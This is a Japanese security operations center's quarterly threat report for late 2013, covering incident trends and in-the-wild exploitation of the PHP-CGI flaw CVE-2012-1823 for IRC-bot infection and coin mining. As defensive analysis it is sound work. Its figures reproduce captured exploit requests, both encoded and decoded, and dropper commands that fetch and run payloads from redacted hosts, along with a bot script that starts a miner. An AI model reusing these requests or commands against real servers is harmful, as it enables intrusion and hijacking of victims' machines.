LAC

JSOC INSIGHT

vol.3

2014 年 3 月 11 日

JSOC Analysis Team

JAPAN SECURITY OPERATION CENTER

JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT

1　はじめに

JSOC（Japan Security Operation Center）とは、株式会社ラックが運営するセキュリティ監視センターであり、「JSOC マネージド・セキュリティ・サービス（MSS）」や「24+ シリーズ」などのセキュリティ監視サービスを提供しています。JSOC マネージド・セキュリティ・サービスでは、独自のシグネチャやチューニングによってセキュリティデバイスの性能を最大限に引き出し、そのセキュリティデバイスから出力されるログを、専門の知識を持った分析官（セキュリティアナリスト）が 24 時間 365 日リアルタイムで分析しています。このリアルタイム分析では、セキュリティアナリストが通信パケットの中身まで詳細に分析することに加えて、監視対象への影響有無、脆弱性やその他の潜在的なリスクが存在するか否かを都度診断することで、セキュリティデバイスによる誤報を極限まで排除しています。緊急で対応する必要のある重要なインシデントをリアルタイムにお客様へお知らせし、最短の時間で攻撃への対策を実施することで、お客様におけるセキュリティレベルの向上を支援しています。

本レポートは、JSOCのセキュリティアナリストによる日々の分析結果に基づき、日本における不正アクセスやマルウェア感染などのセキュリティインシデントの発生傾向を分析したレポートです。JSOC のお客様で実際に発生したインシデントのデータに基づき、攻撃の傾向について分析しているため、世界的なトレンドだけではなく、日本のユーザが直面している実際の脅威を把握することができる内容となっております。

本レポートが、皆様方のセキュリティ対策における有益な情報としてご活用いただけることを心より願っております。

Japan Security Operation Center
Analysis Team

【集計期間】

2013 年 10 月 1 日 ～ 2013 年 12 月 31 日

【対象機器】

本レポートは、ラックが提供する JSOC マネージド・セキュリティ・サービスが対象としているセキュリティデバイス（機器）のデータに基づいて作成されています。

2　エグゼクティブサマリ

本レポートは、2013 年度第 3 四半期である 10 月～12 月に発生したインシデント傾向の分析に加え、特に注目すべき脅威をピックアップしてご紹介します。

前号でも従来とは異なる「水飲み場型」の標的型攻撃について述べましたが、今期においても、日本国内を対象とした新たな標的型攻撃が発生しました。短期間に新たな攻撃手法が発見されていることから、政府機関や大手企業に限らず、日本全体がサイバー攻撃の明確な標的として狙われているうえ、さらにその攻撃が活発化していると言えます。

このような新しい攻撃においては、その特定の攻撃事例のみに注視しがちになり、その事例に限定した対策が講じられることが多くあります。しかし、今後同様の被害が発生しないようにするためには、問題の本質を正確に捉え、対策を講じることが重要です。

➢　新たな攻撃手法の登場による脅威の増大

一昨年（2012 年）に公開された脆弱性において、新たな攻撃手法が公開されたことにより、複数のお客様にて被害が発生しました。これは、従来の手法に比べて攻撃の成立条件が少なく、一般的な運用をしているホストにおいても影響を受ける可能性が高まったことによるものです。危険性が少ないと判断したような過去の脆弱性であっても、脆弱性を悪用する手法は一つとは限らないため、脆弱性の根本対策には対象ソフトウェアのアップデートが必須です。

➢　日本国内における、正規のソフトウェアのアップデートを悪用した攻撃

緊急対応チーム「サイバー救急センター」との連携により、日本国内において、正規のソフトウェアのアップデートの仕組みが標的型攻撃に悪用されたことを確認しました。今回明らかとなった手法は、一般的なセキュリティ対策を講じていても被害を免れることは困難なものであったと考えられることから、今後の対策については、従来と異なる新たな視点で同様の攻撃による被害を受けにくくするような対策を検討する必要があります。

➢　ホストの設定不備を悪用した DoS 攻撃

DNS の設定不備が存在するホストを DNS リフレクター攻撃（DNS アンプ攻撃）の踏み台に悪用する試みは徐々にその成功事例が減少しました。しかしながら、この試みと同様に UDP を使用する NTP（時刻同期の仕組み）の機能を悪用した DoS 攻撃[1]についての情報も公開されております。これらは、いずれも外部の第三者に対して必要以上のアクセスを許容している点に原因があります。外部に公開されているサービスすべての棚卸しと、アクセス制御状況の見直しなどを定期的に実施する必要があります。

---

[1] ntpd の monlist 機能を使った DDoS 攻撃に関する注意喚起
http://www.jpcert.or.jp/at/2014/at140001.html

3　JSOC における重要インシデント傾向

3.1　重要インシデントの傾向

JSOC では、IDS/IPS、ファイアウォールで検知したログをセキュリティアナリストが分析し、検知した内容と監視対象への影響度に応じて 4 段階のインシデント重要度を決定しています。このうち、Emergency、Critical に該当するインシデントは、攻撃の成功や被害が発生している可能性が高いと判断される重要なインシデントです。


表 1 インシデントの重要度と内容

分類	重要度	インシデント内容
重要インシデント	Emergency	攻撃成功を確認したインシデント
	Critical	攻撃成功の可能性が高いインシデント、攻撃失敗が確認できないインシデント マルウェア感染を示すインシデント
参考インシデント	Warning	攻撃失敗を確認したインシデント
	Informational	スキャンなど実害を及ぼす攻撃以外の影響の少ないインシデント

グラフ 1 は、今期の重要インシデントの件数推移を示したものです。

2013 年 11 月 1 週から 2 週にかけて、インターネットからの攻撃による重要インシデント（グラフ 1-[1]）が増加しました。これは主に、CGI 環境で動作する PHP の脆弱性を悪用した攻撃が増加したこと（後述）によるものです。

また、2013 年 9 月から増加傾向にあった[2]内部からの不審な通信による重要インシデントは 12 月 1 週まで継続して発生件数の多い傾向が続きました（グラフ 1-[2]）。これは、様々なマルウェアへの感染事例が増加したこと（後述）によるものです。こののち、12 月 2、3 週目に同様の重要インシデントは一時的に減少しましたが、12 月 4 週（グラフ 1-[3]）に再び増加に転じています。



グラフ 1 重要インシデントの件数推移（2013 年 10 月～12 月）

※ 12 月 5 週は 1 日分のデータです


[2] JSOC INSIGHT vol.2
http://www.lac.co.jp/security/report/2013/11/06_jsoc_01.html

3.2　発生した重要インシデントに関する分析

グラフ 2 はインターネットからの攻撃によって発生した重要インシデントの内訳です。

今期は、CGI 環境で動作する PHP の脆弱性（CVE-2012-1823）を悪用した攻撃による重要インシデントの発生件数が増加しました（グラフ 2.b-[1]）。前述の通り、本脆弱性に関連する重要インシデントは 11 月 1 週から 2 週に集中して発生したため、本期間においてインターネットからの攻撃件数が一時的に増加しています（グラフ 1-[1]）。

本脆弱性に関連する重要インシデントは、攻撃対象ホストで実際に脆弱性が存在し、任意のコマンド実行が可能であることを確認したインシデントです。お客様にて早急に攻撃対象ホストの対策を講じていただいた結果、本脆弱性を悪用する攻撃は引き続き検知していたものの、12 月以降は本脆弱性に関連した攻撃の成功を示す重要インシデントは発生しませんでした。




a. 2013 年 7～9 月　　**b. 2013 年 10～12 月**

グラフ 2 インターネットからの攻撃による重要インシデントの内訳

グラフ 3 は内部から発生した重要インシデントの検知件数推移です。

2013 年 9 月に検知件数が増加した 2、内部ホストからの不審な DNS 応答通信による重要インシデント（オープンリゾルバの通知）は、多くのお客様に攻撃対象となったホストの対策を講じていただいたため、徐々に減少し、12 月以降は同様の通信による重要インシデントは発生しておりません（グラフ 3-[1]）。しかしながら、同様に UDP を使用する NTP（時刻同期の仕組み）の機能を悪用した DoS 攻撃についての情報も公開[1]されており、DNS や NTP に限らず、UDP を使用するサービスでは今後も同様の攻撃事例が発生することが予想されます。これらの攻撃は、いずれも外部の第三者に対して必要以上のアクセスを許容している点が原因です。外部に公開しているサービスは、そのすべてについて定期的に必要性の見直しと、各々のアクセス制御を見直す必要があります。また、意図せず外部にサービスを公開していないかの確認も、システム変更のつど、または定期的に必要です。



グラフ 3 内部から発生した重要インシデントの件数推移（2013 年 9 月～12 月）


※ 12 月 5 週は 1 日分のデータです

グラフ 4 にマルウェア感染による重要インシデントの件数内訳を示します。

内部ホストのマルウェア感染による重要インシデントは 2013 年 9 月から 11 月まで発生件数の多い状態が継続したため（グラフ 3-[2]）、前期（2013 年度第 2 四半期）に比べ、今期はマルウェア感染通信による重要インシデントの総件数が 221 件から 353 件に増加しました。

また、12 月 4 週目以降、オンライン銀行の利用画面が利用者の画面上に表示される過程で、表示上の変化が発生しないように密かに改ざんを施し、認証情報の窃取を行うマルウェアとして知られる Citadel の検知が増加したことにより（グラフ 3-[3]、グラフ 4.b-[1]）、マルウェア感染による重要インシデントが再び増加しました。

その他のマルウェア感染による重要インシデントについては、その発生件数の内訳に大きな変動はありません。



a. 2013 年 7～9 月 **b. 2013 年 10～12 月**

グラフ 4 マルウェア感染インシデントの内訳

4　今号のトピックス

4.1　CGI 環境で動作する PHP の脆弱性（CVE-2012-1823）を悪用する攻撃の急増

2013 年 10 月、CGI 環境で動作する PHP の脆弱性を悪用する新しい攻撃手法が公開され、実際に本手法を悪用した攻撃通信を検知しました。

本脆弱性は 2012 年に公開され、JSOC ではこれまでも本脆弱性を悪用する攻撃を検知しておりましたが、攻撃が実際に成功した事例は発生していませんでした。しかしながら、本脆弱性を悪用する新たな攻撃手法は、これまで直接的な影響がないとされていたホストについても、影響を与えることが可能となる手法でした。これにより、攻撃の影響範囲が広がったことで、新しい攻撃手法の公開直後から本手法による攻撃通信が増加しております。

また、さらに攻撃の目的を詳細に分析した結果、本手法を悪用して、攻撃対象を IRC ボットに感染させる攻撃やビットコインと呼ばれる仮想通貨を得るためのホストとして悪用する目的であったことが分かりました。また、実際に本攻撃により IRC ボットに感染したホストに対して、制御ホストがビットコインを不正に得るための命令を送信していたこと[3]を確認しています。

4.1.1　脆弱性の概要と従来の攻撃手法

本脆弱性は 2012 年 5 月に公開された脆弱性です。以下のバージョンの PHP を使用している場合は、本脆弱性によりソースコードの漏えいや任意の PHP コマンド実行の影響を受ける可能性があります。

・PHP 5.3.12 より前のバージョン
・PHP 5.4.2 より前のバージョン

CGI では、等号を含めない URL クエリを CGI スクリプトのコマンドライン引数として解釈する仕様があります。本脆弱性が存在するバージョンの PHP では、URL クエリに PHP のオプションを含めることで、コマンドライン引数として PHP プログラムを実行することが可能です。その結果、本脆弱性の影響を受ける環境では特定のリクエストを送信することでリモートから PHP ファイルのソースコードの参照やコマンドを実行することが可能でした。

[3] ビットコインが開いたパンドラの箱　新型犯罪の脅威
http://www.nikkei.com/article/DGXZZO65570330Q4A120C1000000/

2013 年 10 月までに JSOC で検知した、本脆弱性を悪用するリクエスト例を図 1、図 2 に示します。




図 1 本脆弱性の有無を確認するリクエスト

a. JSOC で検知した内容

```
POST /[redacted]php?-d allow_url_include=1 -d safe_mode=FalSe -
d suhosin.simulation=tRUE -d disable_functions="" -d
open_basedir=none -d auto_prepend_file=php://input -n
HTTP/1.1
```

b. デコード後のリクエスト内容

図 2 本脆弱性を悪用したコマンド実行を試みるリクエスト

2013 年 10 月までの攻撃通信は、実際に存在する PHP ファイルに対して「-s」を指定し、対象ホストにおける脆弱性の有無を確認する攻撃通信や、「 -d allow_url_include= 」、「 -d auto_prepend_file=php://input」を指定して任意の PHP コードを実行する試みを検知しておりしました。

本脆弱性を悪用するこれらの手法は、CGI 環境で動作する脆弱なバージョンの PHP が動作している環境において、外部からアクセスできる PHP ファイルに対して直接引数を与えてリクエストすることが攻撃成功の条件でした。したがって、本攻撃手法では何らかの PHP ファイル（XXX.php）が公開されている場合のみ攻撃の影響を受ける可能性がありました。

4.1.2 新たな攻撃手法の登場

前述の攻撃が絶えず行われている中、2013 年 10 月に本脆弱性を悪用する新たな攻撃手法が公開されました。

本手法は実証コードとともに公開され、本脆弱性を悪用して PHP の設定を変更するリクエストを送付することで、任意の PHP コードの実行が可能となるものです。本手法により、これまで影響を受けないとされていた、/cgi-bin/ディレクトリに脆弱なバージョンの PHP が存在する場合や、CGI 環境で動作する PHP ファイルを外部へ公開していない場合においても、攻撃が成功する可能性があります。

図 3、および図 4 に JSOC で検知したリクエスト例を示します。

Stream Content

```
POST /cgi-bin/php?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%
69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D%
6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%
69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%
62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64+%
6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64
+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%
70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69%2E%66%
6F%72%63%65%5F%72%65%64%69%72%65%63%74%3D%30+%2D%64+%63%
67%69%2E%72%65%64%69%72%65%63%74%5F%73%74%61%74%75%73%5F%
65%6E%76%3D%30+%2D%6E HTTP/1.1
```

a. JSOC で検知した内容

```
POST /cgi-bin/php?-d allow_url_include=on -d safe_mode=off -d
suhosin.simulation=on -d disable_functions="" -d open_basedir=none -d
auto_prepend_file=php://input -d cgi.force_redirect=0 -d
cgi.redirect_status_env=0 -n HTTP/1.1
```

b. デコード後のリクエスト内容

図 3 本脆弱性を悪用する新たな攻撃リクエスト①

Stream Content

```
POST /%70%68%70%70%61%74%68/%70%68%70?%2D%64+%61%6C%6C%6F
%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%
73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%
6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D
%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%
3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%
6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%
5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64
+%63%67%69%2E%66%6F%72%63%65%5F%72%65%64%69%72%65%63%74%
3D%30+%2D%64+%63%67%69%2E%72%65%64%69%72%65%63%74%5F%73%
74%61%74%75%73%5F%65%6E%76%3D%30+%2D%64+%61%75%74%6F%5F%
70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%
69%6E%70%75%74+%2D%6E HTTP/1.1
```

a. JSOC で検知した内容

```
POST /phppath/php?-d allow_url_include=on -d safe_mode=off -d
suhosin.simulation=on -d disable_functions="" -d
open_basedir=none -d auto_prepend_file=php://input -d
cgi.force_redirect=0 -d cgi.redirect_status_env=0 -d
auto_prepend_file=php://input -n HTTP/1.1
```

b. デコード後のリクエスト内容

図 4 本脆弱性を悪用する新たな攻撃リクエスト②

通信内容を詳細に解析した結果、これまでに検知していたリクエスト URL と比較して新たに「cgi.force_redirect=0」と「cgi.redirect_status_env=0」というパラメータが追加されていることを確認しました。この手法は、あらかじめ PHP に実装されているセキュリティチェックの仕組みを回避し、URL から直接 CGI 環境における PHP を呼び出すものです。これによって、これまで攻撃の影響を受けることがないとされていた環境も含め、表 2 に示す環境で脆弱性が悪用される可能性がある状況に変化しました。

表 2 本脆弱性の影響を受ける環境

既知の攻撃の影響を受ける環境	・ 本脆弱性の影響を受けるバージョンの PHP が CGI 環境で動いており PHP ファイルが公開されている環境
新たに攻撃の影響を受ける環境	・ 本脆弱性の影響を受けるバージョンの PHP が CGI 環境で動いている環境 ・ /cgi-bin/ディレクトリに脆弱なバージョンの PHP が設置されている環境

具体的には、本脆弱性を悪用した攻撃によって影響を受ける範囲が広がり、外部からアクセス可能な PHP ファイルが存在しない場合でも攻撃が可能になったことで、攻撃を成功させるために必要な条件を満たす環境が大幅に増加しました。

なお、JSOC では以下の PHP バイナリを対象にした同様の攻撃通信を検知しています。また、本脆弱性を悪用する攻撃の多くは、図 3、図 4 のように IDS などの検知回避目的のため、URL 部分を一部または全部 URL エンコードしてリクエストする工夫がなされております。

```
/cgi-bin/php
/cgi-bin/php4
/cgi-bin/php5
/cgi-bin/php-cgi
/cgi-bin/php.cgi
/phppath/php
```

図 5 攻撃対象となる URL パスの例


これらの攻撃への対策には、本脆弱性が解消された PHP（5.4.3、5.3.13 以降）へのバージョンアップが必要です。本攻撃に対して脆弱であるシステムをご利用の場合は、システムの利用状況を考慮の上、できる限り早急な根本的対策を講じることを推奨します。

4.1.3　検知傾向の変化

グラフ 5 に、今期検知された CGI 環境で動作する PHP の脆弱性を悪用した攻撃と、関連する重要インシデントの検知件数推移を示します。

本脆弱性を悪用した攻撃の検知件数は、新たな攻撃手法が公開された 10 月 29 日前後で大きな変化はありませんでした。しかしながら、11 月中旬以降本脆弱性を悪用する攻撃の検知件数は増加傾向となり、12 月に急増しました。また、本脆弱性を悪用した新たな攻撃手法の公開直後から、これまで見られた攻撃手法の検知は徐々に見られなくなり、本手法による攻撃の検知のみに変化していきました。

新たな攻撃手法が公開される 2013 年 10 月以前は、攻撃の成功による重要インシデントは発生しておりませんでした。しかし、新たな攻撃手法が公開されたのち、複数のお客様で本脆弱性に関連する重要インシデントが発生しており、いずれも新たな攻撃手法によって本脆弱性が残ったままになっていることが明らかになっております。



グラフ 5 本脆弱性を悪用する攻撃と重要インシデントの件数推移

2013 年 10 月、本脆弱性を悪用した新たな攻撃手法の公開後に検知した攻撃の送信元ホストの国の内訳を表 3 に示します。

本脆弱性を悪用する攻撃は米国を送信元とする通信を多く検知したものの、特定の国や地域に大きく偏ることはなく、様々な国のホストから通信を検知しました。本脆弱性を悪用する攻撃はボットに感染した様々な国のホストから発生した通信であるものと考えられます。

表 3 本脆弱性を悪用する攻撃の送信元の国の内訳

国名	検知件数（%）	
米国	20,334	（25.3%）
ブラジル	5,754	（7.1%）
中国	5,041	（6.3%）
ドイツ	3,098	（3.8%）
日本	2,730	（3.4%）
ロシア	2,650	（3.3%）
インド	2,489	（3.1%）
トルコ	1,626	（2.0%）
フランス	1,624	（2.0%）
その他	35,131	（43.7%）
合計	**80,477**	

集計期間: 2013 年 10 月 29 日～12 月 31 日

4.1.4 攻撃者の狙い

4.1.4.1 IRC ボットへの感染

2013 年 10 月、本脆弱性を悪用する新しい攻撃手法の公開以降、JSOC で検知した攻撃の要求内容を図 6 に示します。

図 6 のリクエストは実際に JSOC で多数検知したものであり、攻撃対象ホスト上で不審なファイルをダウンロードおよび実行し、IRC ボットへの感染を試みるものです。


```
<?php system("wget http://[redacted]/.htaccess/sh -O /
tmp/sh;sh /tmp/sh;rm -rf /tmp/sh"); ?>
```

図 6 本脆弱性を悪用した攻撃の成功時にホスト上で実行されるリクエスト

IRC ボットに感染したホストが C&C サーバから受け取る命令を図 7 に示します。攻撃が成功し、IRC ボットに感染したホストは、外部に設置された制御ホスト（C&C サーバ）に接続を試み、以下の命令の授受を行います。

- プログラムの更新確認
- 指定された攻撃先への DDoS 攻撃
- 指定された攻撃先への脆弱性スキャン
- ビットコインマイナー（後述）のインストール、実行

図 7.a に示すように、IRC ボットに感染したホストは、制御ホストに IRC 接続し実行ファイルをダウンロード、実行する命令を受けます。ダウンロードされる実行ファイルには図 7.b のようにビットコインマイナーと呼ばれるビットコインの採掘プログラムを攻撃者の認証情報で実行するように設定されております。攻撃者は本脆弱性を悪用して得たボットをビットコインの採掘ホストとして悪用するよう画策しているのが見受けられます。



a. IRC を悪用した実行ファイルの取得

```
#!/bin/sh
(略)
cp update /etc/cron.hourly/
chattr -ia bash
chattr -ia *
wget http://[redacted]/clamav
chmod +x clamav
mv clamav bash
kill -9 `ps x|grep miner|grep -v grep|awk '{print $1}'`
kill -9 `ps x|grep stratum|grep -v grep|awk '{print $1}'`
PATH="." bash -o stratum+tcp://[redacted] -O [redacted] -B
chattr +ia bash
```

b. 取得した実行ファイルの内容（ビットコインマイナーの実行） （抜粋）

図 7 IRC ボットに感染したホストが C&C サーバから受け取る命令

本 IRC ボットの C&C サーバでは、確認した時点で 3,150 台ほどのホストを制御しており、被害ホストには海外の政府機関や国内のホスティング事業者やプロバイダ、学術関係機関のホストが含まれておりました。

また、C&C サーバからの命令はスペイン語が多く利用されており、4.1.3 で示したように本脆弱性を悪用する攻撃は様々な国のホストを送信元として検知した一方、感染後のホストの操作に使用される言語は特定の言語であることも特徴の一つです。

4.1.4.2 ビットコイン採掘ホストとしての悪用

本脆弱性を悪用する攻撃リクエストの内容を図 8 に示します。

図 8 の攻撃リクエストは、攻撃成功時に送信先ホスト上で不審なプログラムを外部からダウンロードし、実行を試みるものです。このように本脆弱性を悪用し、攻撃対象のホストにて Web サーバの権限で不審なプログラムを実行する試みを多く検知しました。

図 8.a は攻撃リクエストを抜粋したもので、攻撃対象のホスト上で使用されている CPU を調査し、それぞれの CPU で動作するプログラムをダウンロードさせる内容になっており、より多くのホストを確実に感染させるための工夫が行われていることが見てとれます。また、図 8.b は、CPUMiner と呼ばれるビットコイン採掘のためのプログラムを実行させるためのスクリプトです。

```
(略)
 return $result;
}
myshellexec("rm -rf /tmp/arm;wget -P /tmp http://[redacted]/arm;chmod +x /tmp/arm;/tmp/arm");
myshellexec("rm -rf /tmp/ppc;wget -P /tmp http://[redacted]/ppc;chmod +x /tmp/ppc;/tmp/ppc");
myshellexec("rm -rf /tmp/mips;wget -P /tmp http://[redacted]/mips;chmod +x /tmp/mips;/tmp/mips");
myshellexec("rm -rf /tmp/mipsel;wget -P /tmp http://[redacted]/mipsel;chmod +x /tmp/mipsel;/tmp/mipsel");
myshellexec("rm -rf /tmp/x86;wget -P /tmp http://[redacted]/x86;chmod +x /tmp/x86;/tmp/x86");
?>
```

a. 不審な実行ファイルを取得する攻撃リクエスト（抜粋）

```
(略)
/bin/sh
iptables -D INPUT -p tcp --dport 23 -j DROP
./miner.sh
#!/bin/sh
get=`command -v wget || echo busybox wget`
if [ `uname -m` = "x86_64" ]; then
        archive="pooler-cpuminer-2.3.2-linux-x86_64.tar.gz"
else
        archive="pooler-cpuminer-2.3.2-linux-x86.tar.gz"
rm -rf *miner*
$get "http://sourceforge.net/projects/cpuminer/files/$archive"
tar -zxf $archive
killall -9 minerd minerd32 minerd64
./minerd -q -B -a scrypt -o http://[redacted] -u[redacted]-p pass
>/dev/null 2>/dev/null &
rm -rf *miner*
```

b. 取得した実行ファイルの内容（CPUMiner の実行）（抜粋）

図 8 本脆弱性を悪用する攻撃成功時にホスト上で実行される攻撃リクエスト

4.1.4.3 狙われるビットコイン

ビットコインは日本人を名乗る筆者による論文に基づき、運用されている仮想通貨です。ビットコインは、ホスト上で「採掘」と呼ばれる演算処理を行うことで、その対価として通貨の発行がされます。また、ビットコインの発行はビットコインの流通が増えるほど演算処理が複雑になり、ある一定量以上の発行を禁止するような仕組みが作られており、通貨の安定性が図られています。ビットコインの採掘には、ビットコインマイナーと呼ばれる「採掘」アプリケーションが一般に公開されています。

ビットコインは、発行や取引等すべてピアツーピア（P2P）を利用してネットワーク上で行われるため、中央銀行のような中央機関を持たない仕組みをとる点が特徴です。また、ピアツーピアを利用した個人取引であるため、利用に必要なコストが低いことや、秘匿性を保つ点も特徴となっています。また、ビットコインは仮想通貨であるものの国内外で支払いに利用可能なサービスが増えており、販売対価として利用できる点にも注目が集まっています。

